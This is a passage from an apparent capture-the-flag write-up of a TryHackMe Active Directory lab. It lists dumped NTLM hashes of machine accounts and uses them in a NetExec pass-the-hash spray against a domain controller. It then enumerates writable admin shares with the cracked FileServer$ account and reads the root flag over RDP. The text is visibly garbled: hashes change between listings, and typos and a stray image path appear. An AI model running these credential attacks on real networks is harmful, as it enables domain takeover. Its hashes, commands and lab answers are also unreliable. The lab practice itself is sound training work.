ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dd9d8038b068c17e9f5:::
PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
```

Password Spraying

Sprayed the passwords and found one active account, which turned out to be/have domain admin privileges.


```
[root@kali:~]# mnt/./scr3aturs.bak/HTB-TIM-labs_reports/Tryhackme/Soupedecode01
nxc smb 10.10.224.26 -u extracted_users.txt -H ntlm-hashes.txt --no-brute --continue-on-success
SMB 10.10.224.26 445 DC01 [+] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\WebServer$<:c47b45f5d4df5a494bd19f31e4f7982 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\DatabaseServer$<:06b624c7b483a42458bf6f545c936f7 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\CitrixServer$<:48fc79ca9af36d7849273990f6c5117 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [+] SOUPEDECODE.LOCAL\FileServer$<:e4ida7e79ca676dbd9cf79d1cb32559 (Pum3id:)
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\MailServer$<:46a4655f18def6136b3bfab7b0b4e70e3 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\BackupServer$<:46a4655f18def6136b3bfab7b0b4e70e3 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\ApplicationServer$<:8cd90ac6b6adde9d8038b068c17e9f5 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\PrinterServer$<:b8a38c432cae59ed0b02a373f4f050d28 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\ProxyServer$<:4e3f0bb35be63662611ba87988881 STATUS_LOGON_FAILURE
SMB 10.10.224.26 445 DC01 [-] SOUPEDECODE.LOCAL\MonitoringServer$<:48fc79ca9af36d7849273990f6c5117 STATUS_LOGON_FAILURE
```

This confirms this domain admin

```
(root@kali):~/mnt/./scr34tur3.bak/HTB-THM-labs_reports/Tryhackme/Soupedecode01
# nxc smb 10.10.224.26 -u 'FileServer$' -H 'e41da7e79a4c76dbd9cf79d1cb325559' --shares
SMB 10.10.224.26 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:SOUPEDECODE.LOCAL) (signing:True) (SmbV1:False)
SMB 10.10.224.26 445 DC01 [*] SOUPEDECODE.LOCAL\\FileServer$:e41da7e79a4c76dbd9cf79d1cb325559 (Pum3d!)
SMB 10.10.224.26 445 DC01 [*] Enumerated shares
SMB 10.10.224.26 445 DC01 Share Permissions Remark
SMB 10.10.224.26 445 DC01 -----
SMB 10.10.224.26 445 DC01 ADMIN$ READ,WRITE Remote Admin
SMB 10.10.224.26 445 DC01 backup
SMB 10.10.224.26 445 DC01 C$ READ,WRITE Default share
SMB 10.10.224.26 445 DC01 IPC$ READ Remote IPC
SMB 10.10.224.26 445 DC01 NETLOGON READ,WRITE Logon server share
SMB 10.10.224.26 445 DC01 SYSVOL READ,WRITE Logon server share
SMB 10.10.224.26 445 DC01 Users
```

ROOT FLAG

I accessed the machine viar RDP and got the root flag.



The screenshot shows a FreeRDP session window titled "FreeRDP: 10.10.224.26". Inside the window, there is a Windows command prompt window titled "Select Administrator: C:\Windows\system32\cmd.exe" and a terminal window. The command prompt shows the user navigating to the desktop and listing files, including a file named "root.txt". The terminal window shows the output of the "cat root.txt" command, which is a long hexadecimal string: "27cb2be3023388d63d27c86bfdd5f56a".

```
PS C:\Users\Administrator> cd desktop
PS C:\Users\Administrator\desktop> ls

Directory: C:\Users\Administrator\desktop

Mode                LastWriteTime         Length Name
----                -
d-----        6/17/2024   10:41 AM             backup
-a----        7/25/2025   10:51 AM              33 root.txt

PS C:\Users\Administrator\desktop> cat root.txt
27cb2be3023388d63d27c86bfdd5f56a
PS C:\Users\Administrator\desktop>
```